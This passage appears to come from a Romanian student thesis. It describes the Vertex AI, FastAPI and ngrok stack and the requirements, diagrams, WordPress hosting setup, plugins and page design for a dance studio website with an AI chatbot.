proiectelor ML. Acest aspect este esențial pentru a asigura scalabilitatea și reproducibilitatea soluțiilor propuse. Platforma integrează nativ notebook-urile Vertex AI, inclusiv Colab Enterprise și Workbench, cu BigQuery, oferind o suprafață unică pentru gestionarea sarcinilor legate de data research [7]. În plus, serviciile de training și predicție oferite de Vertex AI permit reducerea timpului de antrenare și implementarea ușoară a modelelor în producție, utilizând cadre open source și infrastructura AI optimizată.

2.6.3. Vertex AI API

Un API (Application Programming Interface) reprezintă un set de reguli și protocoale care permit diferitelor componente software să comunice între ele. Practic, un API definește metodele și structurile de date necesare pentru ca aplicațiile să interacționeze cu alte aplicații sau servicii, oferind un mediu standardizat pentru integrarea funcționalităților complexe. API-urile sunt esențiale în dezvoltarea de software modern, deoarece facilitează reutilizarea codului și integrarea serviciilor externe, reducând astfel timpul și efortul necesare pentru dezvoltarea de noi aplicații.

Google Cloud Vertex AI API oferă dezvoltatorilor acces la capacitățile avansate ale platformei Vertex AI. Acest API permite utilizatorilor să utilizeze modele de inteligență artificială generative, inclusiv Gemini 1.5 Pro și Gemini 1.5 Flash, pentru a crea aplicații sofisticate cu funcționalități AI avansate. Vertex AI API simplifică procesul de antrenare, testare și implementare a modelelor de machine learning, oferind instrumente și servicii optimizate pentru gestionarea fluxurilor de lucru AI. Prin utilizarea acestui API, dezvoltatorii pot integra rapid și eficient funcționalități AI în aplicațiile lor. Aceasta nu doar accelerează ciclul de dezvoltare, dar și permite crearea de aplicații mai robuste și scalabile, adaptate nevoilor specifice ale utilizatorilor și organizațiilor.

2.6.4. Securitate și costuri pentru Vertex AI

Securitatea este un aspect esențial al platformei Vertex AI, Google Cloud implementând măsuri complexe pentru a proteja datele și aplicațiile utilizatorilor. Platforma oferă criptare avansată atât pentru datele în tranzit, cât și pentru cele în repaus, asigurându-se că informațiile sensibile sunt protejate împotriva accesului neautorizat. În plus, Vertex AI beneficiază de infrastructura

robustă de securitate a Google, care include monitorizarea continuă, detecția amenințărilor și conformitatea cu standardele internaționale de securitate.

În ceea ce privește costurile, Vertex AI utilizează un model bazat pe utilizare, permițând companiilor să plătească doar pentru resursele pe care le consumă. Costurile sunt determinate de factori precum timpul de antrenare a modelelor, resursele de calcul utilizate și volumul de date procesate, dar și pe baza tokenurilor de input și output folosite. Această abordare flexibilă de tarifare face ca Vertex AI să fie accesibil atât pentru startup-uri, cât și pentru organizații mari, oferindu-le posibilitatea de a scala resursele în funcție de necesitățile specifice ale proiectelor lor.

2.7. Fast API

FastAPI este un framework pentru aplicații web modern și performant, utilizat pentru construirea și dezvoltarea unor API-uri pentru aplicații scrise în limbajul Python. În mod implicit, Python nu oferă posibilitatea de a transforma segmente de cod în endpoint-uri care pot fi apelate extern, limitând astfel flexibilitatea și optimizarea unor aplicații de mari dimensiuni care ar beneficia de integrarea unor scripturi Python. FastAPI abordează această problemă prin modelarea codului Python și adăugarea de funcționalități avansate prin intermediul mai multor componente esențiale.

Una dintre componentele fundamentale ale FastAPI este microframework-ul Starlette, care furnizează elementele de bază pentru manipularea cererilor HTTP, rutare, middleware și WebSockets. Starlette este conceput pentru a oferi o infrastructură eficientă, necesară pentru gestionarea traficului web de mare volum. Aceasta permite dezvoltatorilor să creeze aplicații web scalabile și performante, utilizând un set extensiv de instrumente și biblioteci integrate.

O altă componentă principală pe care se bazează FastAPI este Uvicorn, un server ASGI (Asynchronous Server Gateway Interface) de înaltă performanță. Uvicorn permite execuția cererilor într-un mod asincron, oferind suport pentru cereri HTTP de mare viteză și WebSockets. Acesta este esențial pentru asigurarea unui flux continuu al aplicației între client și server, reducând latența și sporind performanța [8]. În plus, Uvicorn permite rularea unui server local pentru aplicații bazate pe FastAPI, definind astfel un mod de utilizare esențial pentru infrastructurile de mari dimensiuni și pentru medii de dezvoltare locale.

2.8. ngrok

ngrok reprezintă un proxy global distribuit, care oferă securitate extinsă și accelerează aplicațiile sau serviciile, indiferent de locația acestora. Indiferent de mediul de lucru, ngrok este capabil să direcționeze traficul de la servicii sau aplicații fără a necesita modificări extinse ale rețelei interne. ngrok este proiectat să funcționeze eficient pe diverse tipuri și locații de servere, inclusiv AWS, Azure, clustere Kubernetes locale, dispozitive locale și alte medii. Platforma ngrok include funcționalități pentru reverse proxy, load balancing, API gateway, firewall, protecție DDoS și multe altele.

Pentru dezvoltare și testare, ngrok oferă o serie de avantaje remarcabile. De exemplu, pentru testarea webhook-urilor, ngrok poate fi rulat pe mașina locală pentru a obține un URL care permite primirea directă a webhook-urilor în aplicația dezvoltată pe un serviciu local. Aceasta facilitează inspecția și redarea cererilor, accelerând procesul de dezvoltare și testare.

ngrok este un serviciu esențial pentru accesul la rețele externe și pentru utilizarea API-urilor în producție. De exemplu, pentru accesarea API-urilor în rețelele clienților, agentul ngrok sau controlerul Kubernetes pot rula în mediile clienților pentru a se conecta în siguranță la API-urile din rețelele acestora fără configurări adiționale complexe de rețea. În contextul producției, ngrok poate funcționa ca un API gateway, utilizând modulele HTTP pentru a securiza, proteja, accelera și transforma traficul către API-urile de producție [9]. În plus, ngrok oferă posibilitatea de a utiliza module OAuth, SAML sau OpenID Connect pentru a redirecționa autentificarea în aplicații către un furnizor de identitate, și poate acționa ca un load balancer pentru asigurarea scalabilității și a failover-ului.

3. Proiectarea, implementarea și testarea soluției adoptate

3.1. Definirea cerințelor specifice

Definirea cerințelor specifice a început cu o primă întâlnire cu clientul, în cadrul căreia au fost discutate nevoile și așteptările acestuia față de proiectul de implementare a unui agent inteligent interactiv pe platforma web. În această întâlnire, s-au colectat informații esențiale despre tipul de date și informații care trebuiau gestionate, modul de interacțiune preferat al utilizatorilor cu agentul inteligent, precum și cerințele specifice privind securitatea și performanța sistemului.

Această colaborare, a fost considerată o oportunitate valoroasă pentru a documenta un proces real de implementare a unei soluții AI într-un context organizațional concret. În urma discuțiilor, au fost clar definite obiectivele proiectului și au fost stabiliți parametrii tehnici necesari pentru dezvoltarea și testarea soluției adoptate. Cerințele definite au inclus specificații tehnice detaliate, criterii de performanță și securitate, precum și etapele necesare pentru validarea și integrarea sistemului în platforma web cobodancecenter.ro.

3.1.1. Cerințe funcționale

Concluzionând prima întâlnire cu beneficiarul aplicației, această lucrare definește următoarele cerințe funcționale pentru proiectul de implementare a unui agent inteligent interactiv pe platforma web cobodancecenter.ro:

- Implementarea unei platforme web live: Crearea unei platforme web funcționale și live, denumită cobodancecenter.ro, care să asigure o interacțiune fluidă și intuitivă pentru utilizatori.
- Utilizarea WordPress pentru dezvoltarea platformei web: Dezvoltarea și gestionarea întregii platforme utilizând strict WordPress, datorită flexibilității și ușurinței sale de utilizare, precum și a cerinței specifice ale clientului.
- Hostarea platformei prin intermediul unui serviciu de hosting extern: Folosirea și reconfigurarea unui serviciu de hosting extern existent pentru a asigura performanța optimă, securitatea și disponibilitatea continuă a platformei web.

- Securizarea datelor interne: Implementarea măsurilor de securitate oferite de serviciul de hosting pentru a proteja datele interne ale platformei împotriva accesului neautorizat și a atacurilor cibernetice.
- Implementarea multiplelor metode de contact: Integrarea diverselor metode de contact, cum ar fi formularele de contact, adresele de email și integrare directă cu WhatsApp, pentru a facilita comunicarea eficientă între utilizatori și echipa cobodancecenter.ro.
- Redirecționarea emailurilor după completarea formularelor: Configurarea sistemului pentru a redirecționa automat emailurile către echipa internă după completarea formularelor online de către utilizatori, asigurând astfel o gestionare promptă și eficientă a solicitărilor.
- Monitorizarea constantă a traficului și blocarea traficului suspicios: Implementarea unor soluții de monitorizare a traficului web pentru a detecta și bloca activitățile suspicioase.
- Realizarea unor metode de backup în caz de incident: Dezvoltarea și implementarea unor proceduri de backup regulat pentru a asigura recuperarea rapidă a datelor în caz de incident sau pierdere de date.
- Implementarea agentului inteligent interactiv: Dezvoltarea și integrarea unui agent inteligent interactiv care să ofere asistență și suport utilizatorilor platformei cobodancecenter.ro, îmbunătățind astfel experiența acestora.
- Implementarea unei versiuni a agentului pentru dezvoltare și pentru echipa internă: Crearea unei versiuni a agentului inteligent dedicată dezvoltării și testării, precum și o versiune adaptată pentru utilizarea internă de către echipa companiei, facilitând astfel fluxul de lucru și suportul tehnic.
- Configurarea generală a proiectului la un cost minim: Asigurarea implementării soluțiilor necesare într-un mod eficient din punct de vedere al costurilor, fără a compromite calitatea sau funcționalitatea platformei.

3.1.2. Cerințe nefuncționale

Cerințele nefuncționale pentru o aplicație web definesc caracteristicile platformei dezvoltate cât și limitările acesteia. Această lucrare definește următoarele cerințe nefuncționale pentru proiectul de implementare a unui agent inteligent interactiv pe platforma web cobodancecenter.ro:

- **Performanță:** Platforma web trebuie să aibă un timp de încărcare de sub 3 secunde în medie pentru paginile principale, asigurând o experiență fluidă și rapidă pentru utilizatori, indiferent de volumul de trafic în orice moment.
- **Securitate:** Platforma trebuie să implementeze practici de securitate în contextul aplicațiilor web precum autentificare multi-factor pentru acces administrativ și măsuri de protecție împotriva atacurilor de tip DDoS și a vulnerabilităților cunoscute legate de WP.
- **Fiabilitate:** Sistemul trebuie să asigure o disponibilitate de cel puțin 99.9%, minimizând perioadele de nefuncționare și oferind diverse mecanisme de failover și recuperare rapidă în caz de incidente.
- **Ușurința de întreținere:** Infrastructura trebuie să fie documentată clar și organizată într-un mod care să faciliteze întreținerea și actualizările.
- **Utilizabilitate:** Interfața utilizatorului trebuie să fie intuitivă și ușor de navigat, cu o structură clară a meniurilor și acces facil la informațiile importante.
- **Reactivitate:** Agentul inteligent interactiv trebuie să răspundă la interogări primite într-un timp rezonabil pentru majoritatea solicitărilor. Acest lucru este esențial pentru a asigura o experiență de utilizare satisfăcătoare.
- **Adaptabilitate:** Agentul trebuie să fie capabil să învețe și să se adapteze la comportamentele și preferințele utilizatorilor în timp real, îmbunătățindu-și performanța și relevanța răspunsurilor pe măsură ce interacționează cu aceștia. Trebuie să restricționeze răspunsurile trimise către utilizatori în cazul în care solicitarea acestora este una în afara contextului platformei web.
- **Acuratețea și filtrarea conținutului:** Agentul trebuie să răspundă corect și relevant la întrebările utilizatorilor, asigurând acuratețea informațiilor furnizate fără a introduce elementul de ambiguitate. În același timp, agentul trebuie să fie capabil să identifice și să refuze răspunsurile la

întrebări care au conținut sexual, ilegal sau inadecvat, menținând astfel un mediu sigur și profesional pentru toți utilizatorii.

3.1.3. Diagrama de caz de utilizare

Diagrama de caz de utilizare (use case) descrie funcționalitatea oferită de un sistem din perspectiva utilizatorilor săi (actori). Aceasta oferă informații despre interacțiunile între actori și sistem, identificând cazuri de utilizare (scenarii de utilizare) și relațiile dintre acestea. Diagrama de caz de utilizare este esențială pentru capturarea cerințelor funcționale. Pentru sistemul implementat se definesc două diagrame de caz de utilizare.




Figura 3-1 Diagrama de caz de utilizare a sistemului

Diagrama de caz de utilizare ilustrează interacțiunile principale dintre actorii externi (Utilizator și Dezvoltator) și site-ul web. Utilizatorul poate accesa pagini fără autentificare, deschide un chat AI și comunica cu chatbotul pentru a primi informații despre site. Dezvoltatorul, pe de altă parte, poate schimba contextul AI, șterge contextul, vizualiza contextul actual și testa răspunsurile chatbotului.

3.1.4. Diagrama de secvență




Figura 3-2 Diagrama de secvență a sistemului

Diagrama de secvență prezintă întregul flux de interacțiuni dintre diferite componente ale sistemului în timpul unui scenariu specific în care un utilizator comunică cu AI-ul implementat pe website. Secvența începe cu utilizatorul care accesează pagina web și deschide chatul implementat în pagină. Mesajul trimis de utilizator este preluat de chatbot, care îl transmite prin intermediul ngrok către serverul local (FastAPI). Serverul local procesează cererea și o trimite către modelul AI găzduit pe Google Cloud. Răspunsul generat de modelul antrenat pe contextul specific este trimis înapoi prin același traseu, până la chatbot, care afișează răspunsul către utilizator. Această diagramă evidențiază

ordinea și fluxul mesajelor dintre componentele sistemului, ilustrând cum sunt procesate cererile utilizatorului pentru a obține răspunsuri de la AI.

3.2. Implementarea platformei web prin Wordpress

În urma discuției cu beneficiarul aplicației, s-a constatat că acesta nu dispunea de o implementare actuală a unei platforme web, datorită unui atac cibernetic anterior. Astfel, s-a ajuns la concluzia că va fi necesară o implementare completă a fiecărei componente menționate de client. Un prim pas în dezvoltarea platformei web în WordPress a fost obținerea unui serviciu de hosting, deoarece WordPress necesită un server online. Alegerea unui serviciu de hosting potrivit este esențială pentru a avea control și accesibilitate constantă pentru un produs de tipul WordPress. În cazul proiectului curent, alegerea serviciului de hosting a fost deja stabilită datorită unui contract existent al companiei cu firma de hosting HostLand. Cu toate acestea, orice tip de implementare a serverului de hosting lipsea, astfel a fost necesară o configurare inițială.

3.2.1. Configurarea cPanel

Un prim pas a fost obținerea accesului la interfața de configurare a serverului de hosting furnizat de compania HostLand. Securitatea sistemului de autentificare, precum și acreditările primite, nu au putut fi controlate și adaptate la standardele de securitate dorite, această componentă rămânând sub responsabilitatea și controlul companiei de hosting. După accesarea panoului de control, a fost generată o bază de date pentru platforma web cobodancecenter.ro. Generarea, administrarea și configurarea acestei baze de date s-au realizat prin phpMyAdmin. Tipul bazei de date ales a fost MariaDB, locația serverului fiind West Europe (latin1), iar versiunea de PHP utilizată pentru serverul web a fost PHP 8.1.28. Un alt aspect care a lipsit din controlul configurării a fost faptul că pentru conexiunea la server într-un mod extern nu a fost folosit niciun mod de securizare (SSL), această decizie de design fiind strict impusă de către deținătorii serverului de hosting.

Prin intermediul modului WordPress Manager by Softaculous, s-a instalat o versiune de WordPress pe serverul web. Au fost generate acreditări cât mai sigure și s-au activat toate măsurile de securitate oferite de Softaculous.

Versiunea de WordPress aleasă a fost 6.5.4-latest, această decizie fiind recomandată chiar de WordPress datorită numărului de actualizări și verificări pentru potențiale breșe de securitate.

Security Measures

Select which security measures you want to apply to the selected websites

☐ All (Critical and Recommended)
☐ Critical only
☐ Choose manually

☐ Change default administrator's username ⓘ
☒ Restrict access to files and directories ⓘ (Applied to all selected installations)
☒ Block unauthorized access to xmlrpc.php ⓘ (Applied to all selected installations)
☒ Block access to .htaccess and .htpasswd ⓘ (Applied to all selected installations)
☒ Turn off pingbacks ⓘ (Applied to all selected installations)
☒ Disable file editing in WordPress Dashboard ⓘ (Applied to all selected installations)
☒ Block author scans ⓘ (Applied to all selected installations)
☒ Block directory browsing ⓘ (Applied to all selected installations)
☒ Forbid execution of PHP scripts in the wp-includes directory ⓘ (Applied to all selected installations)
☒ Forbid execution of PHP scripts in the wp-content/uploads directory ⓘ (Applied to all selected installations)
☒ Disable scripts concatenation for WordPress admin panel ⓘ (Applied to all selected installations)
☒ Block access to sensitive files ⓘ (Applied to all selected installations)
☒ Enable bot protection ⓘ (Applied to all selected installations)

Apply

Figura 3-3 Măsuri de securitate oferite de cPanel

În final, au fost instalate module prin intermediul cPanel pentru scanarea de malware (Virus Scanner), blocarea adreselor IP (IP Blocker), monitorizarea utilizării resurselor (Resource Usage), identificarea erorilor (Errors) și implementarea protecțiilor ModSecurity. Aceste componente au fost vitale pentru întregul proces, deoarece WordPress este una dintre cele mai frecvent atacate platforme web. Măsurile de securitate sunt esențiale pentru protejarea integrității și disponibilității platformei în orice moment, asigurând un mediu sigur și fiabil pentru utilizatori și pentru client.

Implementarea acestor măsuri a permis crearea unei platforme robuste și securizate, capabilă să reziste la potențiale atacuri și să ofere o experiență de utilizare optimă.

3.2.2. Alegerea unui design potrivit

În urma discuțiilor detaliate cu beneficiarul aplicației, au fost identificate anumite caracteristici esențiale pentru designul platformei web. Site-ul a fost conceput și structurat ca o platformă de prezentare, nefiind necesară implementarea funcționalităților pentru utilizatori autentificați sau alte caracteristici similare. Beneficiarul aplicației a subliniat importanța unor detalii specifice, cum ar fi adoptarea unei tematici cu nuanțe predominante de roșu, pentru a reflecta identitatea brandului.

Printre cerințele esențiale s-a numărat implementarea unui mod de contact direct prin intermediul aplicației externe WhatsApp, permițând astfel utilizatorilor să comunice rapid și eficient cu echipa internă. Integrarea unui modul Google Maps a fost de asemenea crucială, pentru a facilita localizarea și accesul fizic la studio. Un alt aspect important a fost definirea unui program clar și concis, care să fie ușor accesibil și vizibil pentru utilizatori.

De asemenea, beneficiarul aplicației a solicitat crearea unor formulare de înscriere la cursuri de dans, care să fie redirecționate automat către adresa de email a proprie, asigurând astfel o gestionare eficientă a solicitărilor. În plus, a fost exprimată dorința de a include o galerie foto pentru a prezenta evenimente și activități anterioare, precum și o prezentare detaliată a fiecărui curs de dans și a fiecărui instructor.

Pe parcursul unor discuții ulterioare, care s-au desfășurat pe o perioadă mai lungă de timp, proprietarului aplicației i-au fost prezentate diverse șabloane de platforme web similare și aliniate cu cerințele sale. Aceste discuții au permis ajustarea preferințelor de design, conducând la o decizie finală consensuală. În urma acestor consultări, procesul de implementare a platformei web a fost inițiat, asigurându-se că toate cerințele specificate de client sunt respectate și integrate în mod corespunzător în designul final al site-ului.

3.2.3. Module și alte componente

WordPress, după o instalare inițială, include un număr limitat de module și funcționalități, care, deși utile, nu sunt suficiente pentru a genera un website modern și atractiv. Din acest motiv, a fost necesară integrarea unor componente de dezvoltare avansate, care, în combinație, să aducă un plus de valoare în ceea ce privește implementarea și designul final.

Aceste componente avansate sunt cunoscute sub denumirea de pluginuri în ecosistemul WordPress. Pluginurile sunt arhive care conțin fișiere de configurare și coduri menite să extindă sau să modifice atât frontend-ul, cât și backend-ul unui site WordPress. Fișierele de frontend sunt de obicei scrise în HTML și CSS nativ, permițând personalizarea vizuală și interactivitatea site-ului. Backend-ul, pe de altă parte, este gestionat exclusiv prin PHP, limbajul de programare pe care a fost creat WordPress, care permite manipularea datelor, gestionarea utilizatorilor și alte funcționalități server-side cruciale.

Implementarea pluginurilor nu doar că extinde capabilitățile inițiale ale WordPress, dar și optimizează performanța și securitatea platformei. Pluginurile pot adăuga funcționalități variate, de la formulare de contact avansate și module de comerț electronic, până la optimizări SEO și soluții de securitate robuste. Alegerea și configurarea corectă a pluginurilor sunt critice pentru asigurarea unei experiențe optime pentru utilizatori și pentru menținerea integrității și performanței site-ului.

Astfel, s-a decis implementarea unui set de pluginuri pentru a extinde și optimiza funcționalitatea site-ului. Fiecare plugin a fost selectat cu atenție pentru a îndeplini criterii specifice de design, performanță și securitate:

- Akismet Anti-spam Spam Protection: Folosit de milioane de site-uri, Akismet este probabil cea mai bună metodă de protecție împotriva spam-ului. Acest plugin asigură protecția continuă a site-ului, monitorizând și filtrând comentariile spam în mod automat.
- All-in-One WP Migration: Acest plugin facilitează migrarea completă a datelor site-ului, permițând importul și exportul de conținut cu un singur clic. Este crucial pentru backup-uri și restaurări rapide, oferind o soluție simplă și eficientă pentru gestionarea datelor.
- Slider Revolution: Un plugin versatil și puternic pentru crearea de slider-e impresionante și interactive. Este utilizat pentru a prezenta imagini de

calitate înaltă și conținut multimedia, contribuind la un design atractiv și dinamic.

- **Social Chat:** Permite utilizatorilor să contacteze echipa sau instructorii prin WhatsApp cu un singur clic, facilitând o comunicare directă și imediată. Acest plugin îmbunătățește experiența utilizatorilor prin integrarea unei metode de contact populară și accesibilă.
- **WPBakery Page Builder:** Un constructor de pagini drag-and-drop care permite personalizarea completă a layout-urilor. Acesta oferă flexibilitate maximă în design-ul paginilor web, asigurându-se că platforma îndeplinește toate cerințele estetice și funcționale ale clientului.

3.2.4. Implementarea paginilor și folosirea modulelor

În cadrul proiectului de dezvoltare a platformei web, a fost esențială crearea și implementarea unor pagini specifice, care să îndeplinească cerințele funcționale și estetice stabilite în colaborare cu clientul. Fiecare pagină a fost proiectată pentru a oferi o experiență de utilizare optimizată și pentru a facilita accesul la informațiile esențiale pentru utilizatori.

Pagina de pornire (Acasă): Aceasta servește ca punct de intrare principal pentru utilizatori, oferind o prezentare generală a activităților și serviciilor oferite de cobodancecenter.ro. Utilizând WPBakery Page Builder, pagina de pornire a fost construită pentru a include secțiuni interactive, imagini de înaltă calitate și slider-e dinamice create cu Slider Revolution, asigurând o primă impresie puternică și atrăgătoare.

Pagina Despre noi (Despre Noi): Această pagină oferă informații detaliate despre istoricul și misiunea centrului de dans, prezentând de asemenea echipa de instructori. Pentru a îmbunătăți atractivitatea vizuală, s-a folosit suita de pluginuri Elated, care a permis integrarea unor secțiuni elegante și personalizate pentru instructori și cursuri.

Pagina Galerie (Galerie): Această pagină a fost creată pentru a prezenta imagini și videoclipuri de la evenimentele și cursurile desfășurate. Au fost create două secțiuni diferite în funcție de evenimente anterioare și fotografiile de la cursuri.

Pagina Contact și pagina Google Maps (Contact și Google maps): Pentru a facilita comunicarea directă cu echipa cobodancecenter.ro, această pagină include un modul Social Chat care permite utilizatorilor să contacteze echipa

prin WhatsApp cu un singur clic. În plus, integrarea Google Maps oferă o localizare precisă a centrului de dans, iar formularele de contact permit utilizatorilor să trimită mesaje direct prin site.

Integrarea Google Maps a implicat configurarea a unui Geocoding API pentru a asigura o performanță optimă și o experiență fluidă pentru utilizatori. Aspecte esențiale precum latența și numărul de erori asociate utilizării API-ului sunt critice pentru performanța generală a site-ului. Un API cu latență redusă și un număr minim de erori contribuie semnificativ la asigurarea unei experiențe de utilizare fără întreruperi.

De asemenea, configurarea API-ului a inclus setări avansate pentru gestionarea cererilor și optimizarea resurselor, asigurându-se că hărțile sunt încărcate rapid și fără probleme, indiferent de numărul de utilizatori simultani. S-au implementat măsuri pentru monitorizarea și gestionarea traficului API, prevenind astfel eventualele supraîncărcări și asigurând o disponibilitate constantă a serviciului.

Name	↓ Requests	Errors (%)	Latency, median (ms)	Latency, 95% (ms)
Geocoding API	37	0	97	129
Maps JavaScript API	37	0	26	90

Figura 3-4 Monitorizare resurse pentru Google Maps [10]

Pagina Program (Program): Utilizând pluginul Timetable Responsive Schedule, această pagină afișează programul detaliat al cursurilor și evenimentelor, permițând utilizatorilor să vizualizeze rapid și eficient informațiile despre orele și zilele disponibile.

Implementarea paginilor implică un proces detaliat de dezvoltare a fiecărei componente regăsite în pagină, configurarea elementelor pentru a asigura caracteristica de responsivitate a aplicației. Acest proces a fost realizat cu ajutorul pluginului WPBakery Page Builder, precum și prin editarea codului folosind editorul Gutenberg. WPBakery Page Builder este un instrument de tip drag-and-drop care facilitează personalizarea vizuală a paginilor, permițând dezvoltatorilor să creeze layout-uri complexe.

Pe de altă parte, editorul Gutenberg oferă un mod mai direct de a edita paginile web prin manipularea codului implicit. Utilizarea codului Gutenberg permite o personalizare precisă a componentelor, oferind dezvoltatorilor control total asupra fiecărui aspect al paginii. Acest mod de lucru permite ajustări rapide și eficiente, asigurând o integrare perfectă a elementelor de design și

funcționalitate. Cu toate acestea, editarea codului Gutenberg necesită cunoștințe avansate de programare în WordPress, deoarece implică o manipulare directă.

În ciuda avantajelor oferite de editorul Gutenberg, acest mod de lucru poate fi dezorganizat, iar riscul de a genera erori este mai mare datorită complexității și structurii codului. Erorile comune pot apărea din cauza sintaxei incorecte sau a incompatibilităților între diferite blocuri de cod, ceea ce poate duce la probleme de funcționalitate și afișare pe site. De aceea, este esențial ca dezvoltatorii să aibă o bună înțelegere a arhitecturii WordPress și să fie meticuloși în editarea și testarea codului pentru a asigura stabilitatea și performanța site-ului.

Pentru a asigura o implementare eficientă și fără erori, s-au utilizat cele mai bune practici de dezvoltare și testare. Fiecare pagină a fost supusă unui proces riguros de verificare pentru a se asigura că toate elementele sunt responsive și funcționează corect pe diverse dispozitive și rezoluții.

În plus, beneficiarul aplicației a solicitat și o variantă optimizată pentru dispozitivele mobile, cu scopul de a crește accesibilitatea și de a atrage o categorie mai largă de utilizatori. Astfel, paginile și componentele implementate au fost concepute încă de la început pentru a fi complet responsive, asigurând o experiență de utilizare optimizată atât pe desktopuri, cât și pe dispozitive mobile.

3.2.5. Restricții și constrângeri în procesul de implementare

Una dintre principalele limitări ale utilizării WordPress este legată de compatibilitatea pluginurilor și a temelor. Nu toate pluginurile și temele disponibile sunt compatibile între ele sau cu cele mai recente versiuni ale platformei WordPress, ceea ce poate conduce la conflicte și erori în funcționarea site-ului. Aceste incompatibilități pot afecta negativ experiența utilizatorilor și stabilitatea platformei, necesitând o evaluare atentă înainte de implementare. De asemenea, calitatea codului poate varia semnificativ între diferitele pluginuri și teme. Unele dintre acestea pot introduce vulnerabilități de securitate sau pot afecta performanța site-ului, ceea ce subliniază importanța selectării riguroase și a testării comprehensive a componentelor utilizate.

Din păcate, identificarea unui plugin complet imun la vulnerabilități este imposibilă, având în vedere interacțiunea constantă dintre pluginuri. Fiecare plugin vulnerabil reprezintă o evidentă breșă de securitate pentru întregul sistem. În procesul de dezvoltare a platformei web cobodancecenter.ro, pluginurile au

fost selectate cu atenție, în urma unor cercetări intensive. Acestea au fost comparate cu alte variante disponibile de dezvoltare, pentru a asigura securitatea și eficiența platformei.

Scalabilitatea reprezintă o altă provocare majoră în utilizarea WordPress. Platforma poate întâmpina dificultăți în gestionarea unui volum foarte mare de trafic fără optimizări avansate și utilizarea unor soluții de caching eficiente și servere puternice. În absența acestor măsuri, site-ul poate suferi de încetiniri sau chiar de nefuncționalitate temporară. În plus, la un volum mare de date și utilizatori, baza de date poate deveni un punct critic de îngustare, necesitând optimizări și configurări specifice pentru a asigura o funcționare fluidă și eficientă.

Flexibilitatea și personalizarea WordPress pot fi limitate de specificațiile temelor și pluginurilor disponibile. Deși aceste componente oferă multiple opțiuni de personalizare, pot exista limitări care necesită cunoștințe de programare în PHP, CSS și JavaScript pentru a realiza modificări avansate și adaptate nevoilor specifice. Anumite teme pot prezenta constrângeri de design care nu permit o flexibilitate completă fără modificări majore ale codului, limitând astfel capacitatea de a crea un design unic și personalizat.

Gestionarea actualizărilor în WordPress poate reprezenta o provocare semnificativă. Actualizările frecvente ale platformei și pluginurilor pot genera incompatibilități, necesitând teste riguroase înainte de implementarea pe site-ul live pentru a preveni disfuncționalități. În plus, actualizările pot uneori cauza probleme neașteptate; de aceea, realizarea de backup-uri regulate ale site-ului este esențială pentru a asigura posibilitatea de restaurare rapidă în caz de erori sau incidente.

Pentru platforma cobodancecenter.ro, s-a asigurat o actualizare constantă a pluginurilor, precum și realizarea periodică a backup-urilor, utilizând pluginul All-in-One WP Migration, cu o frecvență de două săptămâni.

3.2.6. Probleme întâmpinate în design

